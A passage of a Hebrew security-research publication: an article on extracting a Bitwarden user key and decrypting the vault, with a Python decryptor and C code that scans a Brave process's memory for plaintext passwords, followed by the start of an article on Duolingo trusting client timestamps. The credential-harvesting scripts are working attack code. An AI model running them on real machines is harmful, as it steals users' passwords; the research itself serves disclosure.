זהו מפתח RSA המוצפן ישירות תחת ה-User Key, ובעזרתו כל מפתח פוטנציאלי ניתן לבדיקה ישירות מולו באמצעות חישוב HMAC-SHA256 והשוואה ל-MAC המאוחסן. תוקף אמיתי אינו יודע מראש איזו מחרוזת בזיכרון היא המפתח הנכון אך אינו זקוק לכך משום שברגע שהוא מחזיק בכספת המוצפנת, הוא יכול להריץ את בדיקת האימות הזו כנגד כל מועמד, בדיקה זולה חישובית וחד-משמעית, שמפתח שגוי נכשל בה מיידית ומפתח נכון מאשר את עצמו קריפטוגרפית. בדיקת כל היסט אפשרי בזיכרון הייתה איטית מדי, ולכן צמצמנו את החיפוש רק למחרוזות שמורכבות בדיוק מ-88 תווים בפורמט base64, האורך המתאים למפתח מקודד:

```python
import base64, hmac, hashlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

t = "2.CoT446AFnl2cU7AkPxwcwQ==|Jimixlv9v8mN1JY22TgdTcr3jIMGf9O38Xc2EZJNavc418URlk31pdiusl
body=t.split(".",1)[1]
iv_b64,ct_b64,mac_b64=body.split("|")
iv=base64.b64decode(iv_b64); ct=base64.b64decode(ct_b64); mac=base64.b64decode(mac_b64)
msg=iv+ct

cands = [l.strip() for l in open("b64keys.txt") if l.strip()]
print(f"testing {len(cands)} base64 candidates")

def check(full):
    if len(full)≠64: return None
    enc, mack = full[:32], full[32:]
    if hmac.new(mack, msg, hashlib.sha256).digest()==mac:
        return (enc, mack)
    return None

for c in cands:
    try:
        raw = base64.b64decode(c)
    except Exception:
        continue
    r = check(raw)
    if r:
        print("MATCH b64:", c)
        print("enc_key:", r[0].hex())
        print("mac_key:", r[1].hex())
        cph = Cipher(algorithms.AES(r[0]), modes.CBC(iv)).decryptor()
        pt = cph.update(ct)+cph.finalize()
        print("decrypted private key bytes:", len(pt))
        break
else:
    print("no 64-byte base64 candidate matched")
```

מתוך 344 מועמדים, אחד בלבד עמד באימות ה-MAC, וה-enc_key שלו פענח את ה-private_key המוצפן ל-1232 בתים תקינים. זוהי הוכחה קריפטוגרפית שהמפתח שנמצא הוא אכן ה-User Key:

```
testing 344 base64 candidates
MATCH b64:
a7ymau7o/FdRsE5kAa9StTjvekGcs1h07qv7TgzLowuydmYCdzTPsVF8CX+JI/cjzRHOkIIYafrBL2vaksfpNQ=
=
enc_key: 6bbca66aeee8fc5751b04e6401af52b538ef7a419cb35874eeabfb4e0ccba30b
mac_key: b27666027734cfb1517c097f8923f723cd11ce90821869fac12f6bda92c7e935
decrypted private key bytes: 1232
```

כעת נזכיר את הארכיטקטורה, ה-User Key אינו מצפין ישירות את תוכן הפריטים בכספת אלא לכל פריט קיים Cipher Key ייעודי משלו, המוצפן תחת ה-User Key ומאוחסן בשדה key של הפריט. הפענוח לכן הוא דו-שלבי: תחילה יש לפענח את ה-Cipher Key של הפריט הספציפי באמצעות ה-User Key, ולאחר מכן להשתמש ב-Cipher Key הזה כדי לפענח את שדות הפריט עצמו.

הסקריפט הבא מממש את שני השלבים ומפענח את הפריטים מתוך ה-LevelDB:

```python
import sys, json, base64, hmac, hashlib, plyvel
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

user_enc = bytes.fromhex("6bbca66aeee8fc5751b04e6401af52b538ef7a419cb35874eeabfb4e0ccba30b")
user_mac = bytes.fromhex("b27666027734cfb1517c097f8923f723cd11ce90821869fac12f6bda92c7e935")

def decrypt(s, k, m):
    if not s:
        return None
    iv, ct, mac = (base64.b64decode(x) for x in s[2:].split("|"))
    assert hmac.compare_digest(hmac.new(m, iv + ct, hashlib.sha256).digest(), mac)
    d = Cipher(algorithms.AES(k), modes.CBC(iv)).decryptor()
    raw = d.update(ct) + d.finalize()
    return raw[:-raw[-1]]

def decrypt_str(s, k, m):
    v = decrypt(s, k, m)
    return v.decode("utf-8") if v else None

db = plyvel.DB(sys.argv[1], create_if_missing=False)
ciphers = {}
for key, value in db:
    if key.decode().endswith("_ciphers_ciphers"):
        ciphers = json.loads(json.loads(value.decode())["value"])
db.close()

for item_id, item in ciphers.items():
    ck = decrypt(item["key"], user_enc, user_mac)
    enc_key, mac_key = ck[:32], ck[32:]
    login = item.get("login") or {}
    uris = login.get("uris") or []
    result = {
        "id": item_id,
        "name": decrypt_str(item.get("name"), enc_key, mac_key),
        "username": decrypt_str(login.get("username"), enc_key, mac_key),
        "password": decrypt_str(login.get("password"), enc_key, mac_key),
        "uri": decrypt_str(uris[0]["uri"], enc_key, mac_key) if uris else None,
    }
    print(json.dumps(result, ensure_ascii=False))
```

הרצתו מניבה את הפלט הבא, הכולל את שם הפריט, שם המשתמש והסיסמה בטקסט גלוי לחלוטין:

```
{"id": "2521930d-0c56-4a64-afce-b481010920a8", "name": "example.com",
"username": "Username", "password": "StrongPassword123"}
```

בשום שלב במתקפה זו לא נדרשה סיסמת המשתמש, ולא בוצעו ניסיונות brute-force מכל סוג. כל תוקף בעל גישה למכונה ארגונית מסוגל לבצע dump של תהליך הדפדפן ולהעתיק את הכספת המוצפנת מהדיסק אל המכונה האישית שלו, ומשם לפענח את סיסמאות המשתמש שלב אחר שלב הרחק מהמכונה המקורית ומכל אפשרות זיהוי בזמן אמת.

זוהי הגישה הראשונה מבין שתיים מרכזיות שנעבור עליהן במאמר זה, הגישה השנייה מתרכזת בשליפה של סודות הכספת ישירות מתוך זכרון התהליך תוך כדי הימנעות מגילוי ע"י מערכות AV/EDR.

תקיפת זיכרון ישירה

כאשר המשתמש פותח את הכספת, Bitwarden מפענח את כלל פריטי הכספת ומאחסן אותם בזיכרון בתור אובייקטים של JavaScript הנקראים CipherView. מצב זה מתועד בקובץ ההגדרות הפנימי של Bitwarden עצמו:

```
{'state': 'crypto', 'key': 'userKey', 'location': 'memory'}
{'state': 'masterPassword', 'key': 'masterKey', 'location': 'memory'}
{'state': 'ciphersMemory', 'key': 'decryptedCiphers', 'location': 'memory-
large-object'}
```

משמעות הדבר היא שהנתונים המפוענחים אינם כתובים לדיסק בשום נקודה, אך הם קיימים בזיכרון לכל אורך הסשן כל עוד הכספת פתוחה.

כפי שראינו לפני כן ה-sandbox של Chrome פונה כלפי מטה, הוא נועד להכיל תהליכי renderer שנפרצו ולמנוע מהם לפגוע בשאר המערכת, לא להגן על תהליכים בריאים מפני קריאה מבחוץ. כל תוקף בעל הרצת קוד על המכונה ברמת המשתמש נמצא מעל גבול ה-sandbox לחלוטין, ויכול לפתוח handle לתהליך הדפדפן ולקרוא את זיכרונו ללא כל מחסום.

כיצד V8 מאחסן מחרוזות

כדי לבצע סריקה על זכרון התהליך חשוב להבין כיצד V8 מאחסן מחרוזות, הוא משתמש בשתי ייצוגים אפשריים לכל מחרוזת:

- SeqOneByteString - אחסון בבית אחד לתו, המקביל ל-Latin1/ASCII. מחרוזת המכילה תווים בלבד מתחום ASCII תאוחסן לרוב בפורמט זה.
- SeqTwoByteString - אחסון בשני בתים לתו, המקביל ל-UTF-16LE. מחרוזות שעברו עיבוד מסוים, כגון JSON parsing או concatenation, עשויות להיות מאוחסנות בפורמט זה גם אם תוכנן ASCII טהור.

מחרוזות ב-V8 הן immutable ומנוהלות על ידי garbage collector, כך שהבתים עשויים להישאר בזיכרון זמן בלתי מוגדר לאחר השימוש. כלי סריקה סטנדרטי כמו strings סורק בברירת מחדל אחר מחרוזות ASCII בלבד ויפספס כל מחרוזת המאוחסנת בפורמט UTF-16LE.

סתירת המודל המוצהר

ה-FAQ הרשמי של Bitwarden מתאר את מודל זיכרון הסיסמאות שלו בשני מקורות רשמיים(לפחות ממה שהצלחתי למצוא):


"We do our best to ensure that any data that may be in memory for the application to function is only held in memory for as long as you need it."

"The DomainService exposes either an Observable which contains the decrypted views, or by having a promise based method to decrypt it."


המשמעות היא ש-CipherView אמור להיווצר לפי דרישה רק כאשר קוד זקוק לו, ולא מראש עבור כל הכספת.

אבל המציאות שונה. LocalBackedMemoryStorageService, הוא מנגנון שמירת מצב שנועד לשרוד הפעלות מחדש של Service Worker קצרות-מועד. בפועל, מנגנון זה גורם לכך שכלל פריטי הכספת המפוענחים נשמרים ב-blob יחיד decryptedCiphers מיד עם פתיחת הכספת, ללא שום קשר לאיזה פריטים המשתמש ביקש לגשת אליהם.

לצורכי דיבוג נוכל בקלות לאתר את התהליך של Bitwarden ע"י שימוש במנהל תהליכים המובנה בדפדפן Brave (shift + esc):




לאחר זיהוי ה-PID, נפתח את התהליך ב-x64dbg ונחפש לאורך כל מרחב כתובות הזכרון את הסיסמה המאובטחת והידועה מראש שלנו - "SuperSecretPassword!":




על פניו אנחנו מוצגים עם מספר רב של אזורי זיכרון בהם המחרוזת גלויה, אך ממבט חטוף בכתובות אפשר לחלק אותן לשתי קבוצות על פי ה-prefix של הכתובת, 0x0001B7 ו-0x000350 (חשוב לציין שזה אינו קבוע בין בגלל מנגנון ASLR).

הקבוצה הראשונה, 0x0001B7 מייצגת את ה-V8 Heap מרחב הזיכרון שבו מנוע ה-JavaScript של Brave מנהל את אובייקטי ה-CipherView. הסיסמה מופיעה מספר פעמים באזור זה בשל references מרובים שיצר V8 לאורך מחזור חיי האובייקט ובינתיים כל אחד ממתין לפינוי על ידי ה-Garbage Collector:



הקבוצה השנייה, 0x000350 כוללת שני סוגי הקצאות נפרדים. חלקה הוא WASM Linear Memory שבתוכו ה-allocator של Rust מנהל את מבני הנתונים של ספריית ה-SDK. ה-garbage collector של V8 מנהל את ה-ArrayBuffer עצמו אך אינו מודע לתוכן שבתוכו ואינו יכול לאפס הקצאות בודדות בתוכו. חלקה האחר הוא IPC buffer של Chromium, הקצאה ב-PartitionAlloc, ה-allocator הנייטיב של Chromium, שנמצאת מחוץ לתחום V8 לחלוטין.

שני הסוגים חולקים תכונה אחת קריטית שמנגנוני ניקוי הזיכרון של JavaScript אינם מגיעים אליהם:



ממצא זה הוא הליבה של המחקר, ה-IPC buffer מכיל בו-זמנית את **הסיסמה הנוכחית ואת ההיסטוריה המלאה של שינויי הסיסמה, סיסמאות שנמחקו וכולן בטקסט פתוח ללא כל הצפנה בזיכרון.**

ניצול התקפי של מודל הזיכרון

למרות העובדה שבזמן שהכספת נעולה או שהתהליך אינו רץ כל התוכן מוצפן ולא נגיש, במהלך יום עבודה סטנדרטי סביר להניח שעובד יפתח את הכספת מספר פעמים על מנת להתחבר לכלים ומערכות ארגוניות. כלומר, כל תוקף בעל יכולת הרצת קוד על המכונה אפילו ללא הרשאות אדמין וללא גישה למרחב הקרנלי דרך דרייברים, יכול להריץ פיסת קוד שסורקת את זיכרון התהליך בצורה מחזורית. בכל פעם שהמשתמש פותח את הכספת, ה-blob המפוענח מופיע בזיכרון וסריקת הרקע הבאה תחלץ ממנו את כלל הסיסמאות הרגישות.

הצעד הראשון הוא מציאת ה-PID הנכון, הפונקציה find_targets מבצעת 'צילום' של כלל התהליכים הפעילים באמצעות CreateToolhelp32Snapshot, ועוברת עליהם דרך Process32First ו-Process32Next:

```
DWORD find_targets(DWORD *pids, INT max) {
    HANDLE snap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snap == INVALID_HANDLE_VALUE) return 0;
    PROCESSENTRY32 pe;
    memset(&pe, 0, sizeof(pe));
    pe.dwSize = sizeof(pe);
    INT n = 0;
    if (Process32First(snap, &pe)) do {
        if (!strstr(pe.szExeFile, "brave.exe")) continue;
        HANDLE hp = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pe.th32ProcessID);
        if (!hp) continue;
        PROCESS_MEMORY_COUNTERS pmc;
        memset(&pmc, 0, sizeof(pmc));
        pmc.cb = sizeof(pmc);
        if (GetProcessMemoryInfo(hp, &pmc, sizeof(pmc))) {
            SIZE_T mb = pmc.WorkingSetSize / (1024 * 1024);
            if (mb >= WS_MIN && mb <= WS_MAX && n < max) {
                pids[n++] = pe.th32ProcessID;
                printf("  found pid %lu: %zu MB\n", pe.th32ProcessID, mb);
            }
        }
        CloseHandle(hp);
    } while (Process32Next(snap, &pe));
    CloseHandle(snap);
    return n;
}
```

הכלי פותח handle זמני לכל תהליך עם PROCESS_QUERY_LIMITED_INFORMATION ומסמן תהליכים שה-Working Set שלהם נמצא בטווח 140-650 MB.

לאחר זיהוי התהליכים הכלי נכנס ללולאה שרצה ללא הפסקה, בכל איטרציה עבור כל PID במערך נפתח handle עם PROCESS_VM_READ על מנת לקרוא את זיכרון התהליך:

```
VOID scan(DWORD pid, BYTE *chunk) {
    HANDLE hp = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);
    if (!hp) return;
    MEMORY_BASIC_INFORMATION mbi;
    for (ULONG_PTR addr = 0; addr < USER_MAX; ) {
        if (!VirtualQueryEx(hp, (VOID *)addr, &mbi, sizeof(mbi))) break;
        if (mbi.State == MEM_COMMIT &&
            (mbi.Protect & (PAGE_READWRITE | PAGE_EXECUTE_READWRITE |
                            PAGE_READONLY  | PAGE_EXECUTE_READ))) {
            for (SIZE_T off = 0; off < mbi.RegionSize; ) {
                SIZE_T rem = mbi.RegionSize - off;
                SIZE_T to_read = rem < CHUNK_SIZE ? rem : CHUNK_SIZE;
                SIZE_T nr = 0;
```

```
                if (ReadProcessMemory(hp, (VOID *)((ULONG_PTR)mbi.BaseAddress + off),
                                      chunk, to_read, &nr) && nr)
                    check(chunk, nr, pid, (ULONG_PTR)mbi.BaseAddress + off);
                off += (to_read >= CHUNK_SIZE && nr >= OVERLAP) ? CHUNK_SIZE - OVERLAP : to_read;
            }
        }
        ULONG_PTR next = (ULONG_PTR)mbi.BaseAddress + mbi.RegionSize;
        if (next <= addr) break;
        addr = next;
    }
    CloseHandle(hp);
}
```

VirtualQueryEx ממפה את מרחב הכתובות המלא עד לגבול היוזר-ספייס (0x00007FFFFFFFFFFF). רק regions במצב MEM_COMMIT עם הגנת קריאה נסרקים, כך שה-heap של V8, ה- WASM linear memory וה-IPC buffers עוברים את הסינון בעוד שאר הזיכרון מדולג.

הפונקציה ()check מחפשת את הרצף הבינארי או ה-"עוגן" הקבוע של:

```
\"password\":\"
```

שהוא ה-escaped של השדה כפי שהוא מופיע בתוך ה-JSON של ciphersMemory_decryptedCiphers.

הרצף מוגדר כמערך בתים ANCHOR וההשוואה מתבצעת דרך memcmp:

```
const BYTE ANCHOR[] = {'\\','"','p','a','s','s','w','o','r','d','\\','"',':','\\','"'};

VOID check(const BYTE *buf, SIZE_T size, DWORD pid, ULONG_PTR base) {
    if (size < 20) return;
    for (SIZE_T i = 0; i + sizeof(ANCHOR) < size; i++) {
        if (memcmp(buf + i, ANCHOR, sizeof(ANCHOR))) continue;
        CREDENTIAL c = {0};
        SIZE_T pl = 0, ps = i + sizeof(ANCHOR);
        for (SIZE_T j = ps; j + 1 < size && pl < FIELD_BUF - 1; j++) {
            BYTE ch = buf[j];
            if (ch == '\\' && buf[j+1] == '"') break;
            if (ch >= 32 && ch < 127) c.password[pl++] = (CHAR)ch;
            else if (ch < 32) break;
        }
        c.password[pl] = '\0';
        if (pl < PWD_MIN || seen(c.password)) { i += pl; continue; }
        SIZE_T s = i > 500 ? i - 500 : 0, e = i + 1000 < size ? i + 1000 : size;
        extract_field(buf, size, s, e, "username", c.username, FIELD_BUF);
        extract_field(buf, size, s, e, "uri",      c.uri,      FIELD_BUF);
        printf("credential captured\n"
               "  pid:      %lu\n"
               "  address:  0x%"PRIxPTR" + 0x%"PRIxPTR"\n"
               "  username: %s\n"
               "  password: %s\n"
               "  uri:      %s\n\n",
               pid,
               (uintptr_t)base, (uintptr_t)i,
               *c.username ? c.username : "(unknown)",
               c.password,
               *c.uri ? c.uri : "(unknown)");
        fflush(stdout);
        track(c.password);
        g_total++;
        i += pl;
    }
}
```

ברגע שנריץ את הכלי ונבצע פעולה כלשהי בכספת נקבל את הפלט הבא, אך בשימוש אמיתי תוקף יבחר לפעול בצורת פעולה הרבה יותר שקטה.

פרט ששווה לשים לב אליו שציינו גם לפני כן, היא שבתוך ה-blob קיימות גם גרסאות ישנות של הסיסמאות וגם סיסמאות שנמחקו מהכספת מה שמעלה את הערך של המתקפה:

```
credential captured
  pid:      24992
  address:  0x350c005e4000 + 0x6bd2
  username: AnotherUser
  password: Securesecret111

credential captured
  pid:      24992
  address:  0x350c005e4000 + 0x1024c
  username: Username
  password: SuperSecretPassword!

credential captured
  pid:      24992
  address:  0x350c005e4000 + 0x1035f
  username: Username
  password: StrongPassword12345
```

הבעיה המרכזית כפי שהקוד כתוב היא שכל קריאה ל-Win32 API כגון VirtualQueryEx, OpenProcess ו-ReadProcessMemory עוברת דרך ntdll.dll בתהליך הקורא. מערכות EDR מתקינות hooks בתחילת פונקציות אלו כדי ליירט כל קריאה, לבחון את הארגומנטים, ולהחליט אם לאפשר את ביצועה. קריאה ל-OpenProcess עם PROCESS_VM_READ על תהליך דפדפן היא אחת מחתימות טלמטריה הנפוצות ביותר שמערכות הגנה מחפשות.

הקוד המלא של הכלי יחד עם הסקריפטים נמצא בגיטהאב.

מסקנות

המחקר שהוצג מדגים פער מהותי בין המודל האבטחה המוצהר של Bitwarden לבין ההתנהגות האמיתית של האפליקציה בזיכרון, הצפנת הכספת עצמה אינה נושא המחקר משום שההצפנה מיושמת כהלכה.

בניגוד לתיעוד הרשמי שמציג פענוח לפי דרישה, בפועל LocalBackedMemoryStorageService טוען את כלל פריטי הכספת המפוענחים לתוך blob יחיד בזיכרון מיד עם הפתיחה. ה-User Key עצמו יושב בזיכרון לאורך כל הסשן, ומנגנוני ה-IPC של Chromium שומרים את הסיסמאות בטקסט פתוח באזורי זיכרון שה-garbage collector של V8 אינו מגיע אליהם כלל, כולל היסטוריית שינויי סיסמה מלאה.

מבחינת אבטחה, מסקנת המחקר היא שמנהל סיסמאות בדפדפן אינו מהווה גבול אבטחה כנגד תוקף עם יכולת הרצת קוד על המכונה. הגבול האמיתי הוא אבטחת נקודת הקצה עצמה, EDR, הגבלת הרשאות, ומניעת הרצת קוד בלתי מורשה. כל עוד נקודת הקצה נפרצת, כל תוכן רגיש שאוחסן עליה בצורה כלשהי נחשב חשוף.

מקווה שהצלחתי לחדש משהו לקוראים הוותיקים והחדשים כאחד, מוזמנים להתחבר בלינקדאין או לבקר בבלוג האישי שלי!

Trust, but verify

מאת איתמר נגינסקי כהן

הקדמה

כמעט כל מערכת Web מודרנית בנויה משיחה מתמשכת בין שני צדדים: ה-Client מציג למשתמש את הממשק, והשרת מנהל את המידע והלוגיקה שמאחוריו. ה-Client מדווח שהמשתמש השלים פעולה, שהאירוע התרחש בזמן מסוים או שמגיע לו תגמול והשרת מקבל את הדיווח ומחליט כיצד לעדכן את מצבו של החשבון.

אבל מה קורה כאשר השרת אינו רק מקבל את הדיווח - אלא גם מאמין לו מבלי לוודא?

העיקרון **Trust, but Verify**, שמגיע במקור מרוסית "*Доверяй, но проверяй*" הוא ביטוי רוסי סובייטי שהתפרסם במערב במהלך שנות ה-80, לאחר שנשיא ארצות הברית רונלד רייגן נהג להשתמש בו במסגרת המשא ומתן עם ברית המועצות על פיקוח ובקרת נשק. הרעיון היה פשוט: אפשר להגיע להסכמות ואף לתת אמון בצד השני, אך האמון אינו יכול להחליף מנגנוני בדיקה עצמאיים.

בעולם אבטחת האפליקציות, המשמעות מחמירה יותר. למעשה כאשר מדובר במידע שמגיע מה-Client, נקודת המוצא לא צריכה להיות שהמידע אמין עד שיוכח אחרת, אלא שכל נתון חייב לעבור אימות לפני שהוא משפיע על מצב המערכת.

במהלך מחקר שביצעתי על Duolingo מצאתי שני מנגנונים שהמחישו היטב את הבעיה. הראשון אפשר להשפיע על מנגנון ה-Streak באמצעות נתוני זמן שלא אומתו. השני אפשר לבצע שוב ושוב פעולה הקשורה לקבלת Gems, אף שהאירוע הלוגי שאותו היא ייצגה היה אמור להתרחש פעם אחת בלבד.

מטרת המאמר אינה להציג מדריך להשגת Streak או Gems, אלא להשתמש ב-Duolingo כמקרה בוחן (Case Study). לכן במהלך המאמר אחליף שמות של אנד פוינטים, מטרת השינוי היא כדי להמחיש את אופי החולשות ואת הכשל שמאחוריהן תוך צמצום האפשרות לנצל את המידע על המערכת מאחר וחולשות אלה עדיין פעילות.

לפני שמתחילים, מי בכלל שולט ב-Client?

כאשר משתמש פועל דרך ממשק המשתמש הרשמי, קל לחשוב שה-Client הוא חלק מהמערכת שעליו ניתן לסמוך. הרי הממשק מגביל את הפעולות שאפשר לבצע: כפתורים מופיעים רק במצבים מסוימים, שדות מסוימים אינם ניתנים לעריכה, ופעולות מתבצעות לפי סדר שהוגדר מראש.

אלא שמבחינה אבטחתית ממשק המשתמש אינו דבר מגביל מכיוון שה-Client רץ על מכשיר שנמצא בשליטת המשתמש. בדפדפן ניתן לצפות בקוד ה-JavaScript ובבקשות הרשת באמצעות כלי הפיתוח (DevTools). באפליקציות ניתן לנתח את התעבורה, לבחון את מבנה הבקשות ולעיתים גם לשנות את אופן פעולת התוכנה באמצעות תוכנות כגון: Burp suite, Caido, Fiddler ו-mitmproxy. גם אם המשתמש לא משנה את האפליקציה עצמה, הוא עדיין יכול לנסות לשלוח לשרת בקשה שונה מזו שהממשק הרשמי היה יוצר.

לכן, העובדה שהממשק אינו מאפשר לבחור תאריך מהעבר אינה מוכיחה שהשרת דוחה תאריך כזה. העובדה שכפתור לקבלת תגמול נעלם לאחר לחיצה אחת אינה מוכיחה שלא ניתן לשלוח שוב את אותה הבקשה ולקבל שוב את התגמול. הגבלה שקיימת רק בצד ה-Client היא הגבלת הממשק, לא מנגנון אבטחה.

ניקח לדוגמה מערכת דמיונית המעניקה למשתמש עשרה מטבעות לאחר השלמת משימה. הממשק מציג כפתור, ולאחר הלחיצה הכפתור נעלם מממשק המשתמש. מבחינת המשתמש הרגיל, הפעולה הסתיימה ולא ניתן לבצע אותה שוב.

אבל היעלמות הכפתור לא משנה שום דבר בשרת, אם הבקשה שנשלחה בעת לחיצה על הכפתור נראית כך:

```
POST /api/rewards/claim { "rewardId": "daily-task" }
```

השאלה החשובה היא לא האם הכפתור עדיין מוצג בממשק המשתמש, אלא כיצד השרת מגיב אם אותה בקשה מתקבלת פעם נוספת. אם בכל בקשה השרת מוסיף מחדש עשרה מטבעות לחשבון, המערכת למעשה סומכת על כך שה-Client לא יבקש את אותו התגמול פעמיים.

זו הנחה בעייתית. השרת צריך לדעת בעצמו האם התגמול כבר מומש, ולא להסיק זאת מהתנהגות האפליקציה.

אותו עיקרון חל גם על מידע הקשור לזמן. נניח שה-Client שולח לשרת דיווח על השלמת שיעור:

```
POST /api/start/session {
    "completed": true,
    "startTime": "2026-07-06 16:00", #YYYY-MM-DD HH:mm
    "endTime": "2026-07-06 16:05"
}
```

השדות startTime ו-endTime יכולים לשמש לצורכי סטטיסטיקה, מדידת משך הפעילות או הצגת היסטוריית הלימוד. אולם ברגע שהשרת משתמש בהם כדי לקבוע באיזה יום נרשמה הפעילות, הם מפסיקים להיות מידע תיאורי והופכים למידע בעל סמכות ומשמעות. במצב כזה ה-Client לא רק מדווח על האירוע: הוא גם משפיע על האופן שבו השרת מפרש אותו.

היכרות עם דואולינגו

דואולינגו היא אחת מאפליקציות לימוד השפות הגדולות בעולם עם למעלה מ-100 מיליון משתמשים פעילים בחודש. חלק גדול מהצלחתה נובע ממנגנוני המשחוק המשולבים כמעט בכל פעולה שהמשתמש מבצע. המטרה של מערכת שכזאת היא לעודד את המשתמש לחזור לאפליקציה ולהרגיש התקדמות גם כאשר תהליך הלמידה עצמו ארוך (שפה חדשה וכדומה).

שני המנגנונים הרלוונטיים למאמר הם ה-Streak וה-Gems:

- Streak - ה-Streak מייצג את מספר הימים הרצופים שבמהלכם המשתמש השלים פעילות לימודית. בכל יום שהמשתמש מבצע שיעור הרצף גדל ביום נוסף. אם המשתמש לא מבצע את השיעור בזמן הרצף עלול להישבר (לא תמיד מכיוון שיש מה שנקרא Streak freeze אבל זה לא רלוונטי למאמר)
- Gems - ה-Gems הם מטבע וירטואלי המשמש בתוך דואולינגו לרכישת פריטים מהחנות. המשתמש יכול לקבל Gems באמצעות השלמת משימות, פתיחת תיבות, עמידה ביעדי למידה, קבלת תגמולים אחרים.

ניתוח טכני


בשלב הראשון בחנתי את התקשורת בין ה-Client לבין שרתי דואולינגו. המטרה לא הייתה לקרוא את כל התעבורה, אלא לזהות את הבקשות שנשלחו כאשר התרחשו פעולות מסוימות. ספציפית: התחלת שיעור, השלמת שיעור וקבלת תגמול (Gems).

בהתחלה השתמשתי בכלי פרוקסי המאפשר לצפות בבקשות HTTP ובתגובות השרת. אני אישית מאוד אוהב את הכלי Caido ולכן השתמשתי בו גם במהלך המחקר הזה אך ישנם כלים נוספים כגון Burp suite, mitmproxy, Fiddler.

מיפוי תהליך התחלת והשלמת שיעור

לפני שניתן לבדוק את מנגנון ה-Streak צריך להבין כיצד פעילות רגילה נראית מנקודת מבטו של השרת.

בצורה מופשטת התהליך נראה כך:



במהלך שליחת בקשת השלמת הפעילות ה-Client שלח בקשה שכללה מידע על השיעור, תוצאתו וזמני ההתחלה והסיום שלו.

בצורה מופשטת הבקשה נראית כך:

```
PUT /api/v1/Session/Complete/
<SESSION_ID>
Authorization: Bearer <JWT_TOKEN>
Content-Type: application/json
```

והשדות התואמים:

```
{
  "completed": true,
  "client_start_time": 946684800,
  "client_end_time": 946684860,
  "failed": false,
  "hearts_lost": 1
}
```

כפי שאפשר לראות בשדות התואמים של הבקשה ה-Client דיווח לשרת לא רק מתי שהפעילות הסתיימה, אלא גם מתי היא התחילה וגם מתי היא הסתיימה. בשלב הזה עדיין לא הייתי בטוח האם השרת משתמש בשדות הללו, האם זה לצורך אנליטיקה בלבד או שהם משפיעים גם על הלוגיקה של ה-Streak.

כדי לבדוק זאת, היה צריך לנסות לשנות משתנה אחד בכל פעם ולבדוק מה התוצאה.

הממצא הראשון - כאשר ה-Client קובע מתי הפעילות התרחשה

בתור התחלה השלמתי שיעור בצורה רגילה עם חשבון חדש עם Streak מאופס. כצפוי, ה-Streak גדל ביום אחד. לאחר מכן חזרתי על אותו Flow אך הפעם שיניתי את ערכי הזמן (client_start_time ו-client_end_time) של הבקשה ליום שלפני.

הציפייה הראשונית שלי הייתה שהשרת יתעלם מהזמן שהגיע מה-Client, או שלכל הפחות ישווה אותו לזמן הנוכחי של השרת וידחה ערכים שאינם הגיוניים. בפועל התברר שנתוני הזמן השפיעו על חישוב ה-Streak ובאמת כתוצאה התווסף לי יום אחד ל-Streak.

